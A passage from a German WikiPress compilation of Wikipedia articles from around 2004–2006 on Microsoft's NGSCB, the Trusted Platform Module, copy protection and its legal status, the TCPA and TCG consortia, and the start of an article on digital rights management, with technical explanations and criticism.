Das Konzept der NGSCB, das erstmals in der nächsten Windows-Version *Vista* eingesetzt werden soll, ergibt sich durch einen Kompromiss, den Microsoft bereit ist einzugehen: Zum einen soll Windows ein möglichst sicheres Betriebssystem werden, zum anderen soll »alte« Software weiterhin lauffähig bleiben. Die Lösung bildet der Nexus, ein zweiter Kernel, der zum bisherigen Windows »hinzugeladen« wird. Auch ein Entladen des Nexus im laufenden Betrieb ist vorgesehen. Nach dem Laden des Nexus gibt es laut Microsoft zwei Einschränkungen: Computerprogramme dürfen nicht mehr beliebig auf den kompletten Speicher zugreifen und die CPU nicht mehr in den Real Mode versetzen.

### Aufteilung von Windows

Zum jetzigen Zeitpunkt (Januar 2004) sind laut Microsoft einige wichtige Design-Entscheidungen in der NGSCB-Entwicklung noch nicht gefallen; somit sind die folgenden Ausführungen nicht als unabänderlich anzusehen.

In den vorhandenen Dokumenten unterscheidet Microsoft grundsätzlich zwischen der unsicheren Seite mit dem »normalen« Windows (LeftHandSide) und der sicheren Seite des Nexus (RightHandSide).





Der Nexus verwaltet auf der gesicherten rechten Seite sichere Anwendungen (Agents) und TSPs (Trusted Service Provider), die ein (sicheres) Pendant zu den Diensten unter Windows darstellen. Dienste und Anwendungen laufen zwar in sicheren Speicherbereichen ab, bei beiden handelt es sich aber dennoch um »ganz gewöhnliche« Software. Der Nexus sieht sie einfach als sicher an und geht davon aus, dass alles andere (also auf der LeftHandSide) unsicher ist. Wie dafür gesorgt wird, dass diese »sicheren« Programme auch sicher sind, ist bis jetzt noch unklar. Denkbar wäre ein Zertifizierungssmodell, bei der sichere Anwendungen auf ihre Legitimität geprüft würden.

Daten von dieser unsicheren linken Seite gelangen über einen speziellen Treiber auf dieser LeftHandSide, dem Nexus-Manager, auf die RightHandSide. Der Nexus prüft die Daten dann im NAL (Nexus Abstraction Layer), dem Gegenstück zum HAL (Hardware Abstraction Layer). Weichen die Daten von den Erwartungen ab, werden sie bereits hier verworfen. Außerdem muss der Nexus sich selbst und die gesamte RightHandSide vor direkten Speicherzugriffen (z. B. über Busmaster-fähige Geräte) schützen.





Abb. 10: Aufteilung von Windows in eine unsichere und eine sichere Seite

### Nötige Hardware

Der Preis für die Abwärtskompatibilität: NGSCB benötigt eine sichere Hardware-Umgebung. Eingabegeräte (momentan ist nur USB vorgesehen), Grafikkarte, Chipsatz, CPU und ein sogenanntes ➡TPM müssen »sicher« sein. Das heißt, dass sie sich eindeutig am Rechner authentifizieren müssen. Das können vorhandene Geräte nicht leisten, deswegen wird bereits neue Hardware mit entsprechenden neuen Treibern entwickelt, die die geforderte Sicherheit garantieren.

### Kritik

Stecken in der Hardware eines durch das ➡TPM ausgestatten PC ungesicherte Komponenten, so verweigern die nicht durch Nexus zertifizierten Anwendungen möglicherweise die Arbeit. Auf diese Weise könnten PC-Benutzer quasi gezwungen sein, bestimmte Komponenten einzusetzen, damit bestimmte Programme starten oder auch um überhaupt an bestimmte Informationen auf ihrem eigenen System zu gelangen.

Trotz gegenteiliger Behauptungen liegt der Verdacht nahe, dass NGSCB nicht für grundsätzlich sicherere Programme (»sicher« im Sinne von ➡Computersicherheit) und geschützte Daten, sondern zur sicheren Nutzung von ➡DRM-Systemen entwickelt wurde.

Es wird behauptet, Programme, die im Nexus laufen, würden sich von »normalen« Programmen durch bessere Sicherheit unterscheiden. Die Definition von Sicherheit liegt aber in den Händen der Programmierer des Betriebssystems bzw. bei der Firma Microsoft. Es ist davon auszugehen, dass der künftige PC-Benutzer dieser (und folgender) Betriebssysteme durch die Integration dieser Hardwarekomponenten in Personal Computer ein Stück weit seine Herrschaft über den eigenen PC aufgeben muss, um bestimmte Programme, Dateien oder Netzwerkdienste nutzen zu können.

Die nötige neue Hardware lässt vermuten, dass nicht zuletzt die Hardware-Industrie (Produktion) und Multimedia-Industrie (Urheberrechte) ein gewaltiges Interesse an der Einführung einer solchen Technik haben.

*Quelle: http://de.wikipedia.org/wiki/Next-Generation_Secure_Computing_Base. Historie: 24.1.04: Angelegt von Klaus Jesper, danach bearbeitet von den Hauptautoren Klaus Jesper, Makaveli, Zwobot, Daniel, StephanKetz, Mps, Steven Malkovich, Jed, Igelball, Der Ersteller, Mathias Schindler, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Trusted Platform Module

Das Trusted Platform Module (TPM) ist ein Chip, der als Teil der ➡TCG-Spezifikation (vorher ➡TCPA) Computer sicherer machen soll. Er entspricht einer fest eingebauten Smartcard mit dem wichtigen Unterschied, dass er nicht an einen konkreten Benutzer, sondern an ein System gebunden ist. Neben der Verwendung in PCs soll er in PDAs, Mobiltelefone und Unterhaltungselektronik integriert werden.

Der Chip ist passiv und kann weder den Bootvorgang noch den Betrieb direkt beeinflussen. Er enthält eine eindeutige Kennung und dient damit zur Identifizierung des Rechners. Es ist möglich, dass zum Ausführen von bestimmten Anwendungen ein aktiviertes TPM vorausgesetzt wird.

### Die Schlüssel

**Endorsement Key Pair (EK) –** Der EK ist genau einem TPM eindeutig zugeordnet. Die Schlüssellänge ist auf 2048 Bit und der Algorithmus auf das RSA-Verfahren festgelegt. Zum einen aus Sicherheits-, zum anderen aus ➡Datenschutzgründen dürfen weder der private noch der öffentliche Teil das TPM verlassen – auch ein Backup des EK ist somit ausgeschlossen. Die Erzeugung dieses Keys kann hingegen extern erfolgen. Erlaubt ist inzwischen die Löschung und Neu-Erzeugung des Schlüssels.

Laut aktueller *Spec* kann der öffentliche Teil mit dem Kommando TPM_ReadPubek gelesen werden. Dies kann aber mit dem Kommando TPM_DisablePubekRead blockiert werden. Die Blockierung ist endgültig und kann nicht mehr aufgehoben werden.

**Attestation Identity Keys (AIK) –** Da der EK das TPM nie verlässt, werden auf ihm basierende Attestation Identity Keys (AIK) eingesetzt, um die eigentlichen Funktionalitäten nach außen sicherzustellen. Die Erzeugung der AIKs wird vom Benutzer angestoßen, ihre Anzahl ist theoretisch unbegrenzt. Die Schlüssellänge ist hier ebenfalls auf 2048 Bit unter Verwendungs des RSA-Verfahrens festgesetzt. Die AIKS sind migrierbar.

**Storage Root Key (SRK) –** Ebenfalls migrierbar ist der Storage Root Key (SRK), ein RSA-Schlüsselpaar mit 2048 Bit. Er dient allein dem Zweck, weitere benutzte Schlüssel (z. B. private Schlüssel zur ➡E-Mail-Kommunikation eines Benutzers) mit dem öffentlichen Teil zu verschlüsseln, somit stellt er die Wurzel des Schlüsselbaumes dar. Wechselt der Besitzer des Rechners, wird ein neuer SRK erzeugt.

### Leistungen des TPM

**Versiegelung (sealing) –** Durch Bilden eines Hash-Wertes aus der System-Konfiguration (Hard- und Software) können Daten an ein einziges TPM gebunden werden. Hierbei werden die Daten mit diesem Hash-Wert verschlüsselt. Eine Entschlüsselung gelingt nur, wenn der gleiche Hash-Wert wieder ermittelt wird (was nur auf dem gleichen System gelingen kann). Bei Defekt des TPM muss nach Aussagen von Intel die Anwendung, die Sealing-Funktionen nutzt, dafür sorgen, dass die Daten nicht verloren sind.

**Auslagerung (binding/wrapping) –** Das TPM kann Schlüssel auch außerhalb des Trust Storage (z. B. auf der Festplatte) speichern. Diese werden ebenfalls in einem Schlüssel-Baum organisiert und deren Wurzel mit einem Key im TPM verschlüsselt. Somit ist die Anzahl der sicher gespeicherten Schlüssel nahezu unbegrenzt.

**Schutz kryptografischer Schlüssel –** Schlüssel werden innerhalb des TPMs erzeugt, benutzt und sicher abgelegt. Sie müssen dieses also nie verlassen. Dadurch sind sie vor Software-Angriffen geschützt. Vor Hardware-Angriffen besteht ebenfalls ein relativ hoher Schutz (Sicherheit ist mit Smartcards vergleichbar). Auch sind die TPMs so hergestellt, dass eine physische Manipulation die unweigerliche Zerstörung der Daten zur Folge hat.

**Beglaubigung (attestation) –** *Trusted Party* (TP): Der Nutzer kann seine erzeugten AIKs von einer Trusted Third Party (z. B. einer Privacy CA) signieren lassen. Dazu muss er die bei der Erzeugung des TPM erstellten Zertifikate (EK Credential, TCPA Conformity Certificate, Platform Credential) ebenfalls an die TP schicken. Diese kann einen AIK eindeutig einer Person zuordnen, womit sich diese gegenüber Dritten eindeutig als Besitzer einer TPM-Plattform verifizieren lassen kann.

*Direct Anonymous Attestation* (DAA): Bei dieser erst mit der TCG-Spezifikation 1.2 eingeführten Technik, die auf Intels Direct Proof aufbaut, lässt sich durch ein komplexes mathematisches Verfahren (spezielles Gruppensignaturschema) die TP einsparen. Ein Intel-Mitarbeiter verglich das Prinzip mit der Lösung eines Rubiks Würfels: Er geht davon aus, dass man einem Betrachter zunächst den ungeordneten und später den geordneten Würfel zeigt. So kann man einem Dritten jederzeit klarmachen, den Lösungsweg zu kennen, ohne diesen Weg erläutern zu müssen. Das für die





anonyme Beglaubigung eingesetzte Verfahren benutzt sogenannte Zero Knowledge Protokolle, die einem Verifizierer (Diensteanbieter) die Gültigkeit eines erzeugten AIK beweisen, ohne dass dabei Wissen über den korrespondierenden EK (bzw. Nutzer) preisgegeben wird. Durch diese Verbesserung wurde ein gewichtiger Kritikpunkt am Beglaubigungsverfahren beseitigt, nämlich die aufwendige und kostspielige Attestation via Trusted Third Party. Allerdings gibt es einen bestimmten Betriebsmodus (Fixed-Base Pseudonym, Rogue Tagging), welcher (auf Wunsch des Verifizierers) das Erkennen einer wiederholten oder missbräuchlichen Nutzung erlaubt. Damit wird leider auch eine Verfolgung aller mit diesem AIK durchgeführten Dienstanforderungen möglich, was letztendlich zur Identifizierung des Nutzers führen könnte.

**Sicherer Zufallsgenerator –** Die TCG-Spezifikation garantiert einen sicheren Zufallsgenerator auf dem TPM. Damit wird ein allgemeines Problem der Informatik bei der Gewinnung von Zufallswerten per Software angegangen. Die beschrittenen Wege wie Bewertung zufälliger Systemzustände oder der Auswertung von Benutzerverhalten sind problematisch. Allerdings hat auch die TCG keinen Wunderalgorithmus vorzuweisen, trotzdem garantiert sie, das Problem in Hardware angemessen zu lösen.

### Verbreitung

Das TPM wird derzeit bereits von nahezu allen namhaften PC-Herstellern in den Produktreihen, die das Professional-Segment addressieren, angeboten.

Softwareseitig wird das TPM hauptsächlich von zwei Anbietern unterstützt:

- HP, Dell sowie IBM bieten eine Integration auf Ihren Rechnern an.
- Infineon bietet als Hersteller der TPM-Chips ebenfalls eine umfassende Software-Lösung an, die derzeit (Sommer 2005) auf fast allen anderen Plattformen vertreten ist.

Dabei gibt es auch Mischformen, wenn beispielsweise das TPM-Modul in den Ethernet-Chip integriert ist (Broadcom) und die Software »on-top« auf Infineon basiert.

*Quelle: http://de.wikipedia.org/wiki/Trusted_Platform_Module. Historie: 21.4.03: Angelegt von Igelball, danach bearbeitet von den Hauptautoren Klaus Jesper, Unriddler, HeikoStamer, Igelball, Diddi, Foosel, Heinte, Kubieziel, Jed, Steven Malkovich, StephanKetz, Neil Carter, Katharina, DaMutz, IP X, BWBot, MichaelDiederich, Head, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Kopierschutz

Als Kopierschutz bezeichnet man Maßnahmen, die Daten davor schützen sollen, von Unbefugten vervielfältigt zu werden.

Einen perfekten Kopierschutz gibt es nicht, da die Daten auf einem Datenträger für ein Lese- oder Abspielgerät lesbar sein müssen. Dabei ist nicht zu verhindern, dass das Abspielgerät die gelesenen Daten auf einem anderen Datenträger abspeichert. Ein Kopierschutz ist daher nur für bestimmte Lesegeräte wirksam, schützt die Daten aber nicht gegenüber manipulierten Lesegeräten oder Lesegeräten fremder Hersteller. Anstelle des Lesegeräts kann bei digitalen Daten auch Software oder Firmware treten.

### Beispiele

- DIN-Normen wurden früher auf farbigem Papier veröffentlicht, das die Kopie mit damals üblichen Schwarz-Weiß-Kopierern durch die Auswahl von Schrift- und Hintergrundfarbe unmöglich machte. Für Computerspiele wie Zak McKracken wurden auf die gleiche Art geschützte Codetabellen eingesetzt – die freilich bald von Fans handschriftlich kopiert und verbreitet wurden.
- Bei Audio-CDs werden absichtlich Fehler im Datenformat eingebaut und damit der Standard verletzt. In der Regel werden diese Fehler von gängigen CD-Spielern ignoriert, da diese nur bestimmte Daten auf der CD interpretieren (den so genannten Red Book Standard). CD-ROM-Laufwerke versuchen hingegen, die fehlerhaften Daten zu interpretieren, was zu Fehlermeldungen und Abstürzen führen kann. Bei diesen Laufwerken kann durch kopiergeschützte CDs sogar erhöhter Geräteverschleiß auftreten. Viele Autoradios und tragbare CD-Player basieren auf der (sehr kostengünstigen) CD-ROM-Technik und sind deshalb ebenfalls betroffen.
- Daten werden auf dem Datenträger →verschlüsselt, und der Schlüssel wird nur befugten Parteien übergeben, beispielsweise Geräteherstellern. Die Laufwerke des Herstellers können die Daten dann entschlüsseln, können aber nur mit autorisierter Software angesteuert werden. So soll Kopierprogrammen der Zugang zu den Daten verwehrt werden. (Beispiel: CSS bei der DVD)
- Software wird häufig mit kommerziellen Kopierschutzverfahren vor unerlaubter Vervielfältigung geschützt.
- Ein bekannter Hersteller von Videokopierschutz ist *Macrovision*.





- HDMI- und DVI-Stecker in *HD-ready*-Geräten haben schon heute eine digitale Schnittstelle, welche einen von der US-Filmindustrie geforderten Kopierschutz für HDTV-Filme enthält.

### Rechtslage

Nach dem neuen deutschen Urhebergesetz ist es verboten, »*wirksame technische Maßnahmen*«, die das Kopieren verhindern, zu umgehen. Was hierbei »wirksam« bedeutet, ist jedoch unter Experten erheblich umstritten. Darüber hinaus gilt dieses Verbot gemäß § 69a Abs. 5 UrhG nicht bei Computerprogrammen. Und wer eine Kopiersperre für sich selber umgeht, wird gemäß § 108b UrhG auch nicht bestraft. Grundsätzlich erlaubt ist das Wiederaufnehmen von Musik.

Unter Umständen ist das Einbringen eines Kopierschutzes, der die legale Privatkopie nicht zulässt, auch nach § 303 StGB (Computersabotage) strafbar, da hiermit Daten unterdrückt werden, die dem Nutzer nach dem Urhebergesetz zustehen. Klarheit werden aber letztlich nur die Gerichte oder klarere, revidierte Gesetzestexte bringen können.

Das Bundesverfassungsgericht hat eine Verfassungsbeschwerde, die sich gegen die Neuregelungen des UrhG richtete, nicht zur Entscheidung angenommen und den Beschwerdeführer auf den Rechtsweg verwiesen. (Beschluss vom 25.07.05, Az.: 1 BvR 2182/04])

Im Entwurf zum neuen Urheberrechtsgesetzes URG der Schweiz wird festgehalten, dass die Umgehung eines Kopierschutzes strafbar sein soll, falls sie »*vorsätzlich und unrechtmässig*« geschehe. Da die Erstellung von Privatkopien erlaubt bzw. rechtmäßig bleibt, brauchen die Hersteller von Privatkopien nichts zu befürchten. Ebenso wird es straflos bleiben, Software zur Kopierschutz-Umgehung zu erstellen und zu verbreiten, falls sie hauptsächlich dem rechtmäßigen Erstellen von Kopien dient. In den Erläuterungen zum Entwurf wird offen davon gesprochen, dass Kopierschutzmaßnahmen eine »Selbsthilfe« der Urheber darstelle. Ebenso soll gemäß neuem URG eine Steuer auf den Kauf leerer Datenträger erhoben werden – damit die Urheber auch an Privatkopien verdienen. Einerseits werden Kopierschutzmaßnahmen strafrechtlich geschützt, und andrerseits erleidet, wer das Recht auf das Erstellen von Privatkopien wahrnimmt, durch die »Vergütung« finanziellen Schaden.

In Österreich wurde in der Neufassung des Urheberrechts von 2003 ebenfalls eine nebulöse Regelung der »Kopie zum privaten Gebrauch« (§ 42 UrhG) eingeführt. Wie weit dieses Recht geht, ist noch nicht gerichtlich geklärt.

### Kritik und Nachteile

Personen, die eine kopiergeschützte Audio-CD auf legale Weise erworben haben, müssen gegenüber der illegalen Kopie folgende Nachteile in Kauf nehmen:

- Der legal erworbene Tonträger lässt sich nicht überall abspielen. Bei Autoradios, DVD-Playern und sogar HiFi-Anlagen kann die Wiedergabe gestört oder unmöglich sein.
- Die Wiedergabe auf einem Computer ist nur sehr eingeschränkt möglich. Oft kann die Audio-CD nicht abgespielt werden – oder nur über eine spezielle Software mit deutlich veringerter Qualität (mit Bitraten weit unter 128 Kbps, normal wären 1400 Kbps).
- Das Umwandeln einer kopiergeschützten CD in ein anderes Musikformat (z. B. mp3, um die gekaufte CD auch auf einem mp3-Player zu hören) oder das Anfertigen einer Privatkopie wird durch den Kopierschutz nicht nur erschwert. Das Gesetz verbietet das Umgehen eines Kopierschutzes je nach Land.
- Einige Kopierschutz-Techniken arbeiten mit falschen Fehlerkorrektur-Werten (siehe vorangehende Beispiele), dies kann bei leicht zerkratzten CDs schneller zu Wiedergabefehlern führen.
- Die Klangqualität ist wegen bewusst eingebauter Fehler vermindert.

Kopiergeschützte CDs entsprechen nicht dem von Philips im so genannten *Red Book* festgelegten Compact Disc Digital Audio (CD-DA) Standard. Sie sind somit keine Audio-CDs und dürfen auch nicht als solche bezeichnet werden.

*Quelle: http://de.wikipedia.org/wiki/Kopierschutz. Historie: 12.8.03: Angelegt von Carter666, danach bearbeitet von den Hauptautoren Keimzelle, Carter666, Metoc, Suricata, LostSoul, IP X, Kris Kaiser, Tody, Asb, Mega, Tischlampe, Ernesto, Wikizen, Amaryllis' klitzekleine Schwester, Steven Malkovich, Fgb, Nameless, Mathias Schindler, Dishayloo, Achim Raschka, Verwüstung, Faraway, PaulchenP, RobertLechner, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Trusted Computing Platform Alliance

Die Trusted Computing Platform Alliance (TCPA) ist ein Konsortium, das 1999 von Microsoft, IBM, Hewlett-Packard und Compaq gegründet wurde. Bis zum April des Jahres 2003 gehörten ihr etwa 200 Firmen aus dem Hardware- und Softwarebereich an. Ziel war die Schaffung eines Industriestandards, um Manipulationssicherheit von Daten und Programmen





auf dem PC zu erreichen. Die damit verwirklichten Eigenschaften lassen sich auch für digitale Rechteverwaltung (➡Digital Rights Management, oft fälschlich als »digitaler Urheberrechtsschutz« bezeichnet) nutzen, was von den TCPA-Mitgliedern jedoch nur als Nebenprodukt der Spezifikation gesehen wird.

Aufgrund des Veto-Rechts aller 200 Mitglieder erwies sich die TCPA als nicht handlungsfähig. Als Konsequenz wurde im April 2003 die offizielle Nachfolgeorganisation ➡Trusted Computing Group (TCG) gegründet, die die bis dahin geschaffenen Spezifikationen übernahm und ihre Weiterentwicklung fortführt.

Aufgrund der erheblichen persönlichen Freiheitseinschränkung durch die zentral gesteuerte Überwachung der gesicherten Systeme und der Möglichkeit einer äußerst umfassenden Datensammlung über Nutzungsgewohnheiten und der damit verbundenen Persönlichkeitsrechtsverletzungen gibt es weltweit starke Abneigungen gegen diese Gemeinschaft.

Spätestens seit der WinHEC 2005 gilt das darauf aufbauende Sicherheitskonzept ➡Palladium von Microsoft als tot. Von den Plänen, den Benutzer in seiner Freiheit einzuschränken, ist nicht mehr viel übrig geblieben.

### Literatur


- Kuhlmann, Dirk / Gehring, Robert: *Trusted Platforms, DRM, and Beyond*. In: *Digital Rights Management: Technological, Economic, Legal and Political Aspects*. Springer, Berlin, Heidelberg, New York 2003, S. 178–205, ISBN 3-540-40465-1.


### Weblinks

- Offizielle Website der Trusted Computing Group (TCG) (▸ http://www.trustedcomputing.org)

*Quelle: http://de.wikipedia.org/wiki/Trusted_Computing_Platform_Alliance. Historie: 23.11.02: Angelegt von Igelball, danach bearbeitet von den Hauptautoren Igelball, Nerd, Klaus Jesper, Root axs, Magnus, Kurt Jansson, Stefan Kühn, Smurf, Snoyes, Ben-Zin, Faraway, Hoch auf einem Baum, Kris Kaiser, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Trusted Computing Group

Die Trusted Computing Group (TCG) ist die Nachfolgeorganisation der ➡TCPA und hat somit die gleichen Ziele: Es sollen Daten und Programme auf Computern vor Manipulationen geschützt werden.

Den Kern der neuen Unternehmung bilden die Unternehmen AMD, Hewlett-Packard, IBM, Intel, Microsoft, Sony und Sun.

### Ziel

Die Philosophie der TCG ist, Computer gegen Softwareangriffe zu sichern, das heißt, Software und Daten vor der Kompromittierung durch Viren, Trojanische Pferde und jede andere Form von ➡Malware zu schützen bzw. eine eventuelle Kompromittierung zumindest detektierbar zu machen. Dies wird erreicht, indem zuerst der Zustand (d. h. der Hashwert) des BIOS selbst und aller nachfolgend geladener Software manipulationssicher intern gespeichert wird. Mit dem Ergebnis dieser Überprüfung kann der Inhaber des Computers den Zustand seines Systems gegenüber anderen internen oder externen Systemen nachweisen. Dabei ist der Rechner nicht in der Lage, falsche Aussagen über seinen Zustand zu machen. Das Laden und die Ausführung von Software wird durch Mechanismen der TCG jedoch nicht verhindert. Die Bewertung des Systemzustands und mögliche Reaktionen liegen allein im Ermessen der die Ergebnisse auswertenden Instanz. Wer immer diese Instanz auch sein mag.

### Organisationsstrukur

Die neue Organisationsstruktur der TCG umgeht die Beschränkung der Vorgängerorganisation TCPA, die Entscheidungen nur einstimmig fällen konnte.

In der TCG gibt es drei Gruppen von Mitgliedern. Die Einordnung in eine der Gruppen bringt neben den unterschiedlichen Mitgliedsbeiträgen auch unterschiedliche Rechte mit sich:

- Die *Adopters* (7.500 US-Dollar Beitrag pro Jahr) haben frühen Zugriff auf die Spezifikationsentwürfe und auf andere nicht-öffentliche Informationsquellen, allerdings besitzen sie keine Stimmrechte. Für Unternehmen mit weniger als 100 Mitarbeitern ermäßigt sich der Mitgliedsbeitrag auf 1.000 US-Dollar pro Jahr.
- Mitglieder der *Contributors* (15.000 US-Dollar Beitrag pro Jahr) dürfen darüber hinaus an den Arbeitsgruppen, die neue Spezifikationen entwickeln, mitwirken. Außerdem dürfen sie zwei Vertreter aus ihrer Mitte bestimmen, die diese Gruppe im Vorstand (Board of Directors) vertreten, wo sie aktiv an Entscheidungen beteiligt werden.
- Die exklusive Gruppe der *Promoters* (50.000 US-Dollar Beitrag pro Jahr) verfügt über feste Sitze im Vorstand, entscheidet über die Aufnahme neuer Firmen in diese Gruppe und trifft Entscheidungen über





Änderungen der Organisationsstruktur. Mitglieder sind die oben erwähnten sieben Firmen.

Darüber hinaus wurde seitens der TCG über die Schaffung weiterer Mitgliedsformen nachgedacht, um auch dem wissenschaftlichen Sektor einen kostengünstigen Zugang zu ermöglichen. Als Ergebnis dieser Überlegungen wurde ein so genanntes *Liaison Program*« eingeführt, das interessierten Organisationen wie z. B. Universitäten eine kostenlose Mitgliedschaft, allerdings ohne Stimmrecht, ermöglicht. Schließlich hat die TCG noch ein unabhängig besetztes *Advisory Council* eingerichtet.

### Technische Details

**Spezifikationen –** Die erste wichtige Spezifikation (damals noch von der TCPA) wurde unter der Versionsnummer 1.1 im Juli 2001 vorgestellt; den nächsten wichtigen Meilenstein stellte die überarbeitete Fassung 1.1b im Mai 2002 dar. Im November 2003 erfolgte die letzte wichtige Änderung zur TPM Main Specification Version 1.2, erstmals unter dem Dach der TCG.

**Komponenten –** Die Leistungen, die die TCG spezifiziert hat, werden durch zwei Systemerweiterungen erbracht: zum einen durch ein ➡Trusted Platform Module (TPM), einen zusätzlichen Chip auf der Hauptplatine; zum anderen durch eine BIOS-Erweiterung namens Core Root of Trust Measurement (CRTM). Beide lassen sich vom Benutzer deaktivieren und auch wieder einschalten.

Die TCG-Spezifikationen verzichten bewusst auf die Bezugnahme auf ein spezielles Betriebssystem. Hierbei muss klar sein, dass viele Möglichkeiten (aber auch kritisierte Gefahren) eines TCG-konformen Systems ohne ein sicheres Betriebssystem sehr eingeschränkt sind. Was die Spezifikation festschreibt, sind spezielle Anforderungen, die ein Betriebssystem erfüllen muss, um bestimmte Funktionen wahrzunehmen.

**Bootvorgang –** Beim Hochfahren des Rechners wird zuerst das schon genannte Core Root of Trust Measurement (CRTM) aufgerufen, das überprüft, ob das TPM aktiviert ist. Ist das nicht der Fall, erfolgt ein »normaler« Bootvorgang, wie er auch heute schon auf jedem Rechner abläuft. Ist das TPM hingegen aktiviert, dann wird beim Aktivieren jeder weiteren relevanten Komponente (festgelegte Hard- und Software) ein Hashwert gebildet. Wurden alle Komponenten aktiviert, wird ein Hashwert über die Gesamtkonfiguration gebildet und in einem sicheren Bereich des

TPM abgelegt. Danach wird der normale Hochfahrvorgang fortgesetzt. Der gewonnene Hashwert wird beispielsweise vom TPM für das Sealing eingesetzt. Ein aktiver Eingriff des Systems wie ein Verhindern des Startvorgangs oder ein Ausschalten des Rechners sind von der Spezifikation nicht vorgesehen.

### Verfügbare Hardware

IBM-Notebooks werden bereits seit Anfang 2003 mit TPM-Chips ausgeliefert. Im Dezember 2003 stellte Intel die erste Hauptplatine (D865GRH) mit TPM vor.

Intel geht die aktuelle Spezifikation nicht weit genug; deshalb wird dort an einem eigenen Konzept namens LaGrande gearbeitet, das auch Microsofts eigentliche Zielplattform werden soll. LaGrande sollte ab dem 2. Quartal 2005 auf den Markt kommen. Es ist inzwischen nicht mehr für Server-CPUs wie den Itanium, sondern nur noch für Client-Systeme vorgesehen.

AMD hat im November 2004 angekündigt, in die nächste Prozessorgeneration ab 2006 die Technik Presidio zu integrieren, die als »Security Architecture« bezeichnet wird.

### Kritik

Wie aus den einführenden Abschnitten hervorgeht, haben die zertifizierenden Stellen eine Sonderposition, die ihnen exklusiv erlaubt, Software als zertifiziert zu bezeichnen. Nichtsdestotrotz können Verbraucher jedoch auch jederzeit nichtzertifizierte Software verwenden, da ein aktives Eingreifen in das System in den Spezifikationen nicht vorgesehen ist und wohl auch kaum durchsetzbar wird.

Von Kritikern wird die Befürchtung geäußert, dass die Spezifikation der TCG die Entwicklung von Open Source, Shareware und Freeware zumindest behindern können. Dies resultiert aus der Vermutung, dass weder kleinere Firmen noch Privatleute sich die hohen Kosten für die offizielle Zertifizierung ihrer Programme leisten können. Möglicherweise könnten TCG-Mitglieder den Herstellern konkurrierender Software wie OpenOffice oder Firefox die Zertifizierung erschweren oder diese sogar gänzlich verhindern.

Das bis heute öffentliche Misstrauen gründet sich aus der Anfangsphase des Projektes. Die anfänglichen Verbreitungskonzepte der TCPA sahen vor, dass das System ohne große öffentliche Präsentation in alle neu verkauften Computer integriert wird und es dem Benutzer nicht möglich sein





sollte, dieses zu deaktivieren. Im Übrigen eignet sich dieses Sicherheitskonzept auch dazu, ➡Digital Rights Management effektiv durchzusetzen. Das ist allerdings auch ohne Trusted Computing möglich.

### Literatur


- Koenig / Neumann: *Trusted Computing*. Verlag Recht und Wirtschaft, Heidelberg, ISBN 3-8005-1341-2.


*Quelle: http://de.wikipedia.org/wiki/Trusted_Computing_Group. Historie: 21.4.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Klaus Jesper, Hendrik.vm, Neil Carter, Prussio, Marko wiki, Dg1nsw, Kubieziel, Steven Malkovich, IP X, Eldred, MichaelDiederich, AkaBot, E7, Thomas05, Benni Bärmann, BWBot, Zenogantner, Stern, Tsor, Chrisfrenzel, Ste ba, Achim Raschka, Smurf, Southpark, RedBot, ErikDunsing, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Digital Rights Management

Digital Rights Management (digitale Rechteverwaltung), abgekürzt DRM, ist ein Verfahren, mit dem Urheber- und Vermarktungsrechte an geistigem Eigentum, vor allem an Film- und Tonaufnahmen, aber auch an Software oder elektronischen Büchern im Computerzeitalter gewahrt sowie Abrechnungsmöglichkeiten für Lizenzen und Rechte geschaffen werden. Kernproblem ist die beliebige Kopierbarkeit von digitalen Inhalten, ohne jeden Qualitätsverlust und ohne nennenswerten Aufwand (»Mausklick genügt«). Die Befürworter argumentieren, dass mit DRM die bisherigen Zwangsabgaben zum Beispiel auf Leerkassetten und Fotokopierer an GEMA und VG Wort überflüssig werden, sowie Rechteinhabern und Benutzern neue Geschäftsmodelle wie die Vermietung oder die Nutzung nach Dauer, Häufigkeit oder Umfang eine gerechtere Abrechnung ermöglichen. Kritiker warnen vor allem vor Datenschutzproblemen und möglichen Einschränkungen bei der Benutzerfreundlichkeit und fairen Nutzung.

### Digital-Rights-Management-Systeme

Es existiert derzeit keine einheitliche Definition zu Digital-Rights-Management-Systemen (DRMS). Im Allgemeinen bezeichnet man eine Bandbreite von Technologien mit dem Begriff Digital Rights Management. Hauptanreiz für die Entwicklung von Digital-Rights-Management-Systemen war der Schutz der Urheberrechte am geistigen Eigentum (s. o.) an Bild-, Ton- und Videoaufnahmen. Mittlerweile finden DRMS auch in vielen anderen Bereichen Anwendung, z. B. in Unternehmen, um Dokumente zu schützen.

Die Vielzahl der Definitionen lassen sich in weitgreifende und engere Definitionen unterteilen. Hier seien zwei vorgestellt:

